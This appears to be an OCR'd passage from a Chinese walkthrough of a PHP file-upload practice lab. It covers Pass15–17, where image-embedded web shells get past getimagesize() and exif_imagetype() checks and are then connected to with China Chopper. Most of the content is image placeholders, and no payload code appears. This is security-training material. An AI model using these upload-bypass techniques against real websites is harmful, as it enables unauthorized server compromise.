


Pass15 图片马：getimagesize()

直接上传图片马即可：




菜刀连接成功：




Pass16 图片马：exif_imagetype()

exif_imagetype() 读取一个图像的第一个字节并检查其签名。


需要开启php_exif模块，如下图：



上传木马：



菜刀连接：



Pass17 图片马：二次渲染（没完成）